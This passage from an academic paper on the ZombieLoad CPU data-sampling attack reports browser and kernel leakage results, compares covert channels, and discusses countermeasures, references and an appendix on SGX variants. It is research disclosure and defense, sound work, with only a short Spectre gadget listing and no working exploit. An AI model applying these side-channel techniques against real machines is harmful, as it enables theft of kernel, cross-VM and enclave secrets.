Results. We evaluated both attacks running an unmodified Firefox browser version 66.0.2 on the same physical core as the attacker. For both attacks, we used ZombieLoad Variant 2. Our proof-of-concept implementation of the keyword-checking attack can check four up to 8-byte long keywords. Due to excessive precomputations of browsers when entering an URL, a keyword is sometimes already matched during the autocompletion of the URL. For highly dynamic websites, such as *nytimes.com*, keywords reliably match on the first access of the website. Accessing mostly static websites, such as *gnupg.org*, have a 60 % probability of matching a keyword in this setup. We observed false positives after the first website access when continuing to use the browser. We hypothesize that memory locations containing the keywords get re-used and may thus leak at a later time again.

For the URL recovery attack, we simulated user behavior by accessing popular websites and refreshing them in a defined time interval. We counted the number of refreshes necessary until we recovered the entire URL, including top-level domain. For each website, the experiment was repeated 100 times.

The actual number of refreshes needed depends on the nature of the website that is visited. If it is a highly dynamic page, such as *facebook.com* or *nytimes.com*, a small number of reloads is sufficient to recover the entire name. For static pages, such as *gnupg.org* or *kernel.org*, the necessary reloads increase by approximately a factor of 10. See Table 12.5 for a detailed overview of required reloads.

6.5. Targeted Data Leakage

Inherently, ZombieLoad is a 1-dimensional side channel, *i.e.*, the leakage is only controlled by the time. Hence, leakage cannot be steered using specific addresses as is the case, e.g., for Meltdown [46]. While this data sampling is still sufficient for several real-world attacks, it is still a limiting factor for general attacks.

```
1 if (x < array_len) {
2     y = array[x];
3 }
```

Listing 6.1: A simple Spectre-PHT [43] prefetch gadget.

In this section, we show how ZombieLoad can be combined with *prefetch gadgets* [7] for targeted data leakage.

Speculative Data Leakage. Listing 6.1 illustrates such a gadget, which is a common pattern for accessing an array element [7]. First, the code checks whether the index lies within the bounds of the array. Only if this is the case, the element is accessed, *i.e.*, loaded. While it is evident that for a user-controlled index the corresponding array element can be loaded, such a gadget is more powerful.

On a CPU vulnerable to Spectre, an attacker can mistrain the branch predictor, e.g., by providing several valid values for the array index. Then, by providing an out-of-bounds index, the branch is misspeculated and speculatively accesses an out-of-bounds value. Alternatively, the attacker can alternate between valid and out-of-bounds indices randomly to achieve a high percentage of mispredictions without any prior branch predictor mistraining.

ZombieLoad cannot only leak architecturally accessed data but also speculatively accessed data. Hence, ZombieLoad can even see the value of loads which are never architecturally visible. Such loads include, among others, speculative memory loads and prefetches. Thus, any Spectre gadget which is not hardened, e.g., using a fence [31, 3, 4, 7] or a mask [8, 7], can be used to leak data.

Moreover, ZombieLoad does not require classic Spectre gadgets containing an indirect array access [43]. A simple out-of-bounds access (cf. Listing 6.1) is sufficient. While such gadgets have been demonstrated for breaking KASLR [67], they were considered as relatively harmless as they do not leak data [7]. Hence, most approaches for finding gadgets do not consider such gadgets [76, 24]. In the Linux kernel, however, such gadgets are patched if they are discovered, mainly as they can be used together with Foreshadow to leak arbitrary kernel memory [10, 70]. So far, 172 such

gadgets were fixed in kernel 5.0 [7]. With ZombieLoad, we show that such gadgets are indeed powerful and require patching.

A huge advantage of ZombieLoad over Meltdown is that it circumvents KPTI. The targeted data is legitimately accessed in the kernel space by the prefetch gadget. Thus, in contrast to Meltdown, stronger kernel isolation [19] does not have any effect on the attack.

Potential Incompleteness of Countermeasures. Mainly, there are 2 methods to prevent exploitation of Spectre-PHT: memory fences after branches [31, 3, 4, 7], or constraining the index to a valid range using a bitmask [8, 7]. The variant using fences is implemented in the Microsoft compiler [42, 43], whereas the variant using bitmasks is implemented in GCC [48] and LLVM [8], and also used in the Linux kernel [48].

Both prevent exploitation of Spectre-PHT as the misspeculation cannot load any data, making it also effective against ZombieLoad.

However, even with these countermeasures in place, there is a remaining leakage which can be exploited using ZombieLoad. When architecturally loading an in-bounds value, ZombieLoad can leak up to 64 bytes of the load. Hence, with ZombieLoad, there is a potential leakage of up to 63 bytes which are out of bounds if the last in-bounds value is at the beginning of a cache line or the base of the array is at the end of a cache line.

Data Leakage. To demonstrate the feasibility of prefetch gadgets for targeted data leakage, we use an artificial prefetch gadget as given in Listing 6.1. For our evaluation, we used such a gadget in the system-call path of the Linux kernel 5.0.7. We execute ZombieLoad Variant 1 on one logical core and on the other, we execute system calls switching between out-of-bounds and in-bounds array indices to achieve a high frequency of mispredictions in the gadget.

This approach yields leaked values with a large noise component from unrelated loads. We repeat this setup without trying to generate mispredictions to generate a baseline of noise values. We generate frequency distributions for both runs and subtract the noise frequency from the misprediction run. We then choose the byte value that was seen most frequently. leverage We recover kernel memory at one byte per 10 s with 38 % accuracy. Probing bytes for 20 s improves the accuracy to 46 %.

As with Meltdown [46], common byte values such as `0x00` and `0xFF` occur too often and have to be removed from the leaked data for the recovery to work. Our approach is thus blind to these values.

The speed and accuracy can be improved if there is a priori knowledge of the target data. For example, a 7-bit ASCII string can be leaked with a probing time of 10 s per byte with 72 % accuracy.

Covert channel	Speed	Error rate
Pessl et al. [58]	411 kbit/s	4.11 %
Liu et al. [47]	600 kbit/s	1 %
Maurice et al. [52]	362 kbit/s	0 %
ZombieLoad (this)	26.8 kbit/s	0 %
Maurice et al. [51]	751.2 bit/s	5.7 %
Wu et al. [79]	746.8 bit/s	0.09 %
Xu et al. [81]	215 bit/s	5.12 %
Schwarz et al. [66]	11 bit/s	0 %
Ristenpart et al. [59]	0.2 bit/s	-

Table 12.4.: Transmission rates of state-of-the-art cross-VM covert channels ordered by their transmission speed.

Table 12.5.: Number of accesses required to recover a website name. The experiment was repeated 100 times per website.

Website	Minimal	Average	Maximum
nytimes.com	1	1	3
facebook.com	1	2	4
kernel.org	2	6	13
gnupg.org	2	10	34

7. Countermeasures

As ZombieLoad leaks loaded and stored values across logical cores, a straight-forward mitigation is disabling hyperthreading. Hyperthreading improves performance for certain workloads by 30 % to 40 % [6, 53], and as such disabling it may incur a significant performance impact.

Co-Scheduling. Depending on the workload, a more efficient mitigation is the use of co-scheduling [56]. Co-scheduling can be configured to prevent the execution of code from different protection domains on a hyperthread pair. Current topology-aware co-scheduling algorithms [61] are not concerned with preventing kernel code from running concurrently with user-space code. With such a scheduling strategy, leaks between user processes can be prevented but leaks between kernel and user space cannot. To prevent leakage between kernel and user space, the kernel must additionally ensure that kernel entries on one logical core force the sibling logical core into the kernel as well [28]. This discussion applies in an analogous way to hypervisors and virtual machines.

Flushing Buffers. As ZombieLoad also works across protection boundaries on a single logical core, disabling hyperthreading or co-scheduling are not fully effective as mitigation. Flushing the L1 cache (using `MSR_IA32_FLUSH_CMD`) and issuing as many dummy loads as there are fill-buffer entries is not sufficient. Intel provided a microcode update [28] which added a side effect to the rarely used `VERW` instruction. Operating systems have to issue a dummy `VERW` instruction on every context switch. If the microcode update is installed, this clears the fill buffers and store buffer. Otherwise, the instruction has no side effect. While the microcode update (microcode 0xB4 on i7-8650U), in combination with a correct usage of the `VERW` instruction does reduce the leakage, it does not fully prevent it. We can still observe leakage from kernel values accessed on the same logical core. However, the leakage rate drops from multiple kilobytes per second to less than 0.1 B/s. Our hypothesis is that we can leak data which is evicted from L1 to L2 after issuing the `VERW` instruction. As the `VERW` instruction does not flush dirty L1-cache lines, these can be easily leaked if the attacker partly evicts the L1. Evicting the L1 cache forces the dirty L1-cache lines to go through the fill buffer to L2. Hence, to fully mitigate ZombieLoad, the operating system has to additionally flush the L1 cache. Our performance measurement showed that only flushing the L1 takes on

average 1070 cycles (i7-8650U, $n = 1000$, $\sigma_{\bar{x}} = 1.08$). Therefore, we expect that flushing the L1 on every context switch would have a considerable performance impact.

If the microcode update is not available for a specific CPU, Intel provides code sequences to emulate that behaviour [28]. However, these code sequences do not fully work on all CPUs. For example, on the i7-8650U, we still observe leakage which we assume is caused by the replacement policy of the line-fill buffer.

Selective Feature Deactivation. Weaker countermeasures target individual building blocks (cf. Section 5). Intel SGX can be disabled if not required to disable the use of Variant 4 (cf. Section B) permanently. The operating system kernel can make sure always to set the accessed and dirty bits in page tables to impair Variant 3. To prevent Variant 2, Intel may offer a microcode update to disable TSX. Such a microcode update already exists for older microarchitectures with a faulty TSX implementation [33]. On the Amazon EC2 cloud, we observed that all TSX transactions always fail, which indicates that such a microcode update might already be deployed there. Unfortunately, Variant 1 is always possible, if the attacker can identify an alias mapping of any accessible user page in the kernel. This is especially true if the attacker is running in or can create a virtual machine. Hence, we also recommend disabling VT-x on systems that do not need to run virtual machines.

Removing Prefetch Gadgets. To prevent targeted data leakage, prefetch gadgets need to be neutralized, e.g., using *array_index_nospec* in the Linux kernel. This function clamps array indices into valid values and prevents arbitrary virtual memory to be prefetched. Placing these functions is currently a manual task and due to the incomplete documentation of how Intel CPUs prefetch data, these mitigations cannot be complete. Note that Spectre mitigations might be incomplete against ZombieLoad (cf. Section 6.5).

Another way to prevent prefetch gadgets from reaching sensitive data is to unmap data from the address space of the prefetch gadget. Exclusive Page-Frame Ownership [40] (XPFO) partially achieves this for the Linux kernel's mapping of physical memory.

Instruction Filtering. For attacks inside of a single process (e.g., JavaScript sandbox), the sandbox implementation must make sure that the requirements for mounting ZombieLoad are not met. One example is to prevent generation and execution of the `clflush` instructions, which so far is a crucial part of the attack.

Secret Sharing. On the software side, we can also rely on secret sharing techniques used to protect against physical side-channel attacks [69]. We can ensure that a secret is never directly loaded from memory but instead only combined in registers before being used. As a consequence, observing the data of a load does not reveal the secret. For a successful attack, an attacker has to leak all shares of the secret. This mitigation is, of course, incomplete if register values are written to and subsequently loaded from memory as part of context switching.

8. Conclusion

With ZombieLoad, we showed a novel Meltdown-type attack targeting the processor's fill-buffer logic. ZombieLoad enables an attacker to leak values recently loaded by the current or sibling logical CPU. We show that ZombieLoad allows leaking across user-space processes, CPU protection rings, virtual machines, and SGX enclaves. Furthermore, we show that ZombieLoad even works on MDS- and Meltdown-resistant processors, *i.e.*, even on the newest Cascade Lake microarchitecture. We demonstrated the immense attack potential by monitoring browser behaviour, extracting AES keys, establishing cross-VM covert channels or recovering SGX sealing keys. Finally, we conclude that disabling hyperthreading is necessary to fully mitigate ZombieLoad on current processors.

9. Acknowledgments

We thank Werner Haas (Cyberus Technology), Claudio Canella (Graz University of Technology), Jon Masters (Red Hat), Alex Ionescu (CrowdStrike), and Martin Schwarzl (Graz University of Technology). We would like to thank our anonymous reviewers and especially our shepherd, Yinqian Zhang, for their comments and suggestions that helped improving the paper. The research presented in this paper was partially supported by the

Research Fund KU Leuven. Jo Van Bulck is supported by a grant of the Research Foundation – Flanders (FWO). Daniel Moghimi is supported by the National Science Foundation, under grant CNS-1814406. The project was supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). It was also supported by the Austrian Research Promotion Agency (FFG) via the K-project DeSSnet, which is funded in the context of COMET - Competence Centers for Excellent Technologies by BMVIT, BMWFW, Styria and Carinthia. Additional funding was provided by a generous gift from Intel. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Jeffrey M Abramson, Haitham Akkary, Andrew F Glew, Glenn J Hinton, Kris G Konigsfeld, Paul D Madland, David B Papworth, and Michael A Fetterman. Method and apparatus for dispatching and executing a load operation to memory. US Patent 5,717,882. 1998 (pp. 409, 432).

[2] Thomas Allan, Billy Bob Brumley, Katrina Falkner, Joop Van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In: ACSAC. 2016 (p. 427).

[3] AMD. Software Techniques for Managing Speculation on AMD Processors. Revison 7.10.18. 2018 (pp. 437, 438).

[4] ARM Limited. Vulnerability of Speculative Processors to Cache Timing Side-Channel Mechanism. 2018 (pp. 437, 438).

[5] Darrell D. Boggs and Scott D. Rodgers. Microprocessor with novel instruction for signaling event occurrence and for providing event handling information in response thereto. US Patent 5,625,788. 1997 (p. 410).

[6] James R Bulpin and Ian A Pratt. Multiprogramming performance of the Pentium 4 with Hyper-Threading. In: Second Annual Workshop on Duplicating, Deconstruction and Debunking (WDDD). 2004 (p. 441).

[7] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: USENIX Security Symposium. 2019 (pp. 405, 406, 408, 412, 416, 418, 437, 438).

[8] Chandler Carruth. RFC: Speculative Load Hardening (a Spectre variant #1 mitigation). 2018 (pp. 437, 438).

[9] Guoxing Chen, Sanchuan Chen, Yuan Xiao, Yinqian Zhang, Zhiqiang Lin, and Ten H Lai. SgxPectre Attacks: Stealing Intel Secrets from SGX Enclaves via Speculative Execution. In: EuroS&P. 2019 (p. 411).

[10] Jonathan Corbet. Finding Spectre vulnerabilities with smatch. 2018. URL: `https://lwn.net/Articles/752408/` (p. 437).

[11] Victor Costan and Srinivas Devadas. Intel SGX explained. In: Cryptology ePrint Archive, Report 2016/086 (2016) (pp. 410, 411, 423, 430, 453, 454).

[12] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In: ASPLOS. 2018 (p. 405).

[13] Agner Fog. The microarchitecture of Intel, AMD and VIA CPUs: An optimization guide for assembly programmers and compiler makers. 2016 (p. 408).

[14] Cesar Pereida García and Billy Bob Brumley. Constant-time callees with variable-time callers. In: USENIX Security Symposium. 2017 (p. 427).

[15] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A Survey of Microarchitectural Timing Attacks and Countermeasures on Contemporary Hardware. In: Journal of Cryptographic Engineering (2016) (p. 432).

[16] Andrew F Glew, Haitham Akkary, Robert P Colwell, Glenn J Hinton, David B Papworth, and Michael A Fetterman. Method and apparatus for implementing a non-blocking translation lookaside buffer. US Patent 5,564,111. 1996 (p. 410).

[17] Andrew F Glew, Haitham Akkary, and Glenn J Hinton. Translation lookaside buffer that is non-blocking in response to a miss for use within a microprocessor capable of processing speculative instructions. US Patent 5,613,083. 1997 (pp. 409, 410).

[18] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In: USENIX Security Symposium. 2018 (p. 416).

[19] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017 (pp. 422, 438).

[20] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016 (pp. 416, 422).

[21] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016 (p. 416).

[22] Daniel Gruss, Michael Schwarz, Matthias Wübbeling, Simon Guggi, Timo Malderle, Stefan More, and Moritz Lipp. Use-after-freemail: Generalizing the use-after-free problem and applying it to email services. In: AsiaCCS. 2018 (p. 413).

[23] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: USENIX Security Symposium. 2015 (pp. 416, 427).

[24] Marco Guarnieri, Boris Köpf, José F. Morales, Jan Reineke, and Andrés Sánchez. SPECTECTOR: Principled Detection of Speculative Information Flows. In: arXiv:1812.08639 (2018) (p. 437).

[25] Shay Gueron. Intel Advanced Encryption Standard (Intel AES) Instructions Set – Rev 3.01. 2012 (pp. 418, 426).

[26] John L Hennessy and David A Patterson. Computer Architecture: A Quantitative Approach. 6th ed. Morgan Kaufmann, 2017 (p. 413).

[27] Jann Horn. speculative execution, variant 4: speculative store bypass. 2018 (p. 408).

[28] Intel. Deep Dive: Intel Analysis of Microarchitectural Data Sampling. 2019. URL: https://software.intel.com/security-software-guidance/insights/deep-dive-intel-analysis-microarchitectural-data-sampling (pp. 413, 414, 441, 442).

[29] Intel. Intel 64 and IA-32 Architectures Optimization Reference Manual. 2019 (pp. 413, 414, 422).

[30] Intel. Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 3 (3A, 3B & 3C): System Programming Guide. 2016 (pp. 410, 411, 413, 414, 452).

[31] Intel. Intel Analysis of Speculative Execution Side Channels. 2018. URL: https://software.intel.com/security-software-guidance/api-app/sites/default/files/336983-Intel-Analysis-of-Speculative-Execution-Side-Channels-White-Paper.pdf (pp. 437, 438).

[32] Intel. Intel Software Guard Extensions SDK for Linux OS Developer Reference. Rev 1.5. 2016 (pp. 411, 430).

[33] Intel. Intel Xeon Processor E3-1200 v3 Product Family Specification Update. 2018. URL: https://www.intel.com/content/dam/www/public/us/en/documents/specification-updates/xeon-e3-1200v3-spec-update.pdf (p. 442).

[34] Intel. Intel® C++ Compiler 19.0 Developer Guide and Reference. 2019 (p. 410).

[35] Intel. L1 Terminal Fault SA-00161. 2018. URL: https://software.intel.com/security-software-guidance/software-guidance/l1-terminal-fault (p. 419).

[36] Intel. Side Channel Vulnerability MDS. 2019. URL: https://www.intel.com/content/www/us/en/architecture-and-technology/mds.html (p. 404).

[37] Saad Islam, Ahmad Moghimi, Ida Bruhns, Moritz Krebbel, Berk Gulmezoglu, Thomas Eisenbarth, and Berk Sunar. SPOILER: Speculative Load Hazards Boost Rowhammer and Cache Attacks. In: USENIX Security Symposium. 2019 (p. 422).

[38] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking Kernel Address Space Layout Randomization with Intel TSX. In: CCS. 2016 (pp. 405, 416).

[39] Simon P. Johnson, Uday R. Savagaonkar, Vincent R. Scarlata, Francis X. McKeen, and Carlos V. Rozas. Technique for Supporting Multiple Secure Enclaves. US Patent 2012/0159184 A1. 2012 (p. 410).

[40] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In: USENIX Security Symposium. 2014 (p. 442).

[41] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and Defenses. In: arXiv:1807.03757 (2018) (p. 408).

[42] Paul Kocher. Spectre Mitigations in Microsoft's C/C++ Compiler. 2018 (p. 438).

[43] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019 (pp. 408, 416, 433, 437, 438).

[44] Esmaeil Mohammadian Koruyeh, Khaled Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In: WOOT. 2018 (p. 408).

[45] Jaehyuk Lee, Jinsoo Jang, Yeongjin Jang, Nohyun Kwak, Yeseul Choi, Changho Choi, Taesoo Kim, Marcus Peinado, and Brent Byunghoon Kang. Hacking in Darkness: Return-oriented Programming against Secure Enclaves. In: USENIX Security Symposium. 2017 (p. 411).

[46] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: USENIX Security Symposium. 2018 (pp. 405, 408, 412, 413, 416–418, 422, 423, 433, 436, 439).

[47] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks are Practical. In: S&P. 2015 (pp. 432, 440).

[48] LWN. Spectre V1 defense in GCC. 2018. URL: `https://lwn.net/Articles/759423/` (p. 438).

[49] LWN. The current state of kernel page-table isolation. 2017. URL: `https://lwn.net/SubscriberLink/741878/eb6c9d3913d7cb2b/` (p. 422).

[50] G. Maisuradze and C. Rossow. ret2spec: Speculative Execution Using Return Stack Buffers. In: CCS. 2018 (p. 408).

[51] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: Cross-Cores Cache Covert Channel. In: DIMVA. 2015 (pp. 432, 440).

[52] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Stefan Mangard, and Kay Römer. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017 (pp. 432, 434, 440).

[53] Michael Larabel. Intel Hyper Threading Performance With A Core i7 On Ubuntu 18.04 LTS. 2018. URL: `https://www.phoronix.com/scan.php?page=article&item=intel-ht-2018&num=4` (p. 441).

[54] Marina Minkin, Daniel Moghimi, Moritz Lipp, Michael Schwarz, Jo Van Bulck, Daniel Genkin, Daniel Gruss, Frank Piessens, Berk Sunar, and Yuval Yarom. Fallout: Reading Kernel Writes From User Space. In: arXiv:1905.12701 (2019) (pp. 405, 406, 412, 413, 417, 418).

[55] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX Amplifies The Power of Cache Attacks. In: CHES. 2017 (pp. 411, 429).

[56] John K Ousterhout et al. Scheduling Techniques for Concurrent Systems. In: ICDCS. 1982 (p. 441).

[57] Colin Percival. Cache missing for fun and profit. In: BSDCan. 2005 (p. 416).

[58] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: USENIX Security Symposium. 2016 (pp. 405, 416, 432, 440).

[59] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds. In: CCS. 2009 (pp. 432, 440).

[60] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In: S&P. 2019 (pp. 405, 406, 414, 415, 417, 418, 420).

[61] J. H. Schönherr, B. Juurlink, and J. Richling. Topology-aware equipartitioning with coscheduling on multicore systems. In: 6th International Workshop on Multi-/Many-core Computing Systems (MuCoCoS). 2013 (p. 441).

[62] Michael Schwarz, Claudio Canella, Lukas Giner, and Daniel Gruss. Store-to-Leak Forwarding: Leaking Data on Meltdown-resistant CPUs. In: arXiv:1905.05725 (2019) (p. 422).

[63] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS (2018) (pp. 414, 427).

[64] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018 (p. 405).

[65] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019 (p. 403).

[66] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017 (pp. 432, 440).

[67] Michael Schwarz, Martin Schwarzl, Moritz Lipp, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019 (p. 437).

[68] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017 (pp. 405, 411).

[69] Adi Shamir. How to share a secret. In: Communications of the ACM (1979) (p. 443).

[70] Julian Stecklina. [RFC] x86/speculation: add L1 Terminal Fault / Foreshadow demo. 2019. URL: `https://lkml.org/lkml/2019/1/21/606` (p. 437).

[71] Julian Stecklina and Thomas Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. In: arXiv:1806.07480 (2018) (pp. 405, 408).

[72] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution.

In: USENIX Security Symposium. 2018 (pp. 405, 408, 411–413, 417, 418, 422, 429–431).

[73] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In: CCS. 2018 (pp. 411, 429, 430).

[74] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A practical attack framework for precise enclave execution control. In: Workshop on System Software for Trusted Execution. 2017 (pp. 419, 429).

[75] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling your secrets without page faults: Stealthy page table-based attacks on enclaved execution. In: USENIX Security Symposium. 2017 (pp. 411, 416, 419, 429).

[76] Guanhua Wang, Sudipta Chattopadhyay, Ivan Gotovchits, Tulika Mitra, and Abhik Roychoudhury. oo7: Low-overhead Defense against Spectre Attacks via Binary Analysis. In: arXiv:1807.05843 (2018) (p. 437).

[77] Nico Weichbrodt, Anil Kurmus, Peter Pietzuch, and Rüdiger Kapitza. AsyncShock: Exploiting synchronisation bugs in Intel SGX enclaves. In: ESORICS. 2016 (p. 411).

[78] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. 2018 (pp. 405, 408, 412, 413, 417, 418).

[79] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the Hyper-space: High-speed Covert Channel Attacks in the Cloud. In: USENIX Security Symposium. 2012 (pp. 432, 440).

[80] Y. Xu, W. Cui, and M. Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In: S&P. 2015 (pp. 416, 429).

[81] Yunjing Xu, Michael Bailey, Farnam Jahanian, Kaustubh Joshi, Matti Hiltunen, and Richard Schlichting. An exploration of L2 cache covert channels in virtualized environments. In: CCSW. 2011 (pp. 432, 440).

[82] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In: USENIX Security Symposium. 2014 (p. 416).

Appendix

A. Fill-buffer Size

In this section, we analyze the size of the fill buffer in terms of fill-buffer entries usable per logical core. Intel describes the fill buffer as a "competitively-shared resource during HT operation" [30]. Hence, with 10 fill-buffer entries (Sandy Bridge and newer microarchitectures) [30], we expect that when hyperthreading is enabled, every logical core can use up to 10 entries.

Our experimental setup measures the time it takes to execute n stores to DRAM, for $n = 1, \ldots, 20$. We expect that the time increases linearly with the number of stores n as long as there are unused fill-buffer entries. To ensure that the stores occupy the fill buffer, we leverage non-temporal stores which bypass the cache and directly go to DRAM. We repeated our experiments 1 000 000 times, and we always measured the best case, *i.e.*, the minimum latency, to get rid of any noise.

Figure 12.6 shows that both logical cores can indeed leverage the entire fill buffer. When running the experiment on one (isolated) logical core, while the other (isolated) logical core does nothing, we get a latency increase




Figure 12.6.: One logical core can leverage the entire fill buffer (12 entries). If both logical cores execute stores, the fill buffer is competitively shared, leading to an increased latency for both logical cores.




Figure 12.7.: One pre-Skylake, we measure 10 fill-buffer entries, matching Intel's documentation. On Skylake and newer, we measure 12 fill-buffer entries.

when executing more than 12 stores. When we run the experiment on both logical cores in parallel, the latency increase is still after 12 stores.

Interestingly, the documented number of fill buffers does not match our experiments for Skylake and newer microarchitectures. While we measure 10 entries on pre-Skylake CPUs as it is documented, we measure 12 entries on Skylake and newer (cf. Figure 12.7).

From our experiments we conclude that both logical cores can leverage the entire fill buffer Therefore, every logical core can potentially use any entry in the fill buffer.

B. Further Variants

As explained above, we hypothesized that load operations which require a microcode assist might first transiently dereference unauthorized fill buffer entries. Apart from the 3 main variants described in Section 5.1, we experimentally verified multiple approaches to provoke a microcode assist on attacker-controlled load operations.

Variant 4: SGX Abort Page Semantics. SGX-enabled processors trigger a microcode assist whenever an address translation resolves into SGX's "processor reserved memory" area and the CPU is outside enclave mode [11]. Next, the microcode assist replaces the address translation result with the address of the abort page which yields `0xff` for reads and silently ignores writes.

For this attack variant, we require a virtual address v mapping to a physical enclave page p. Whenever accessing v outside the enclave, abort

page semantics apply, and a microcode assist will be invoked. While this ensures that the load instruction always reads `0xff` at the architectural level, we found however that unauthorized fill buffer entries accessed by the sibling logical core may still be transiently dereferenced before abort page semantics are applied.

In our experimental setup, much like Variant 2, we access v inside a TSX transaction and encode it in a cache-based covert channel. Interestingly, however, we found that for Variant 4 instead of flushing the first cache line of p, it suffices to simply *access* it before the TSX transaction. We conjecture that this is because abort page values never end up in the cache hierarchy.

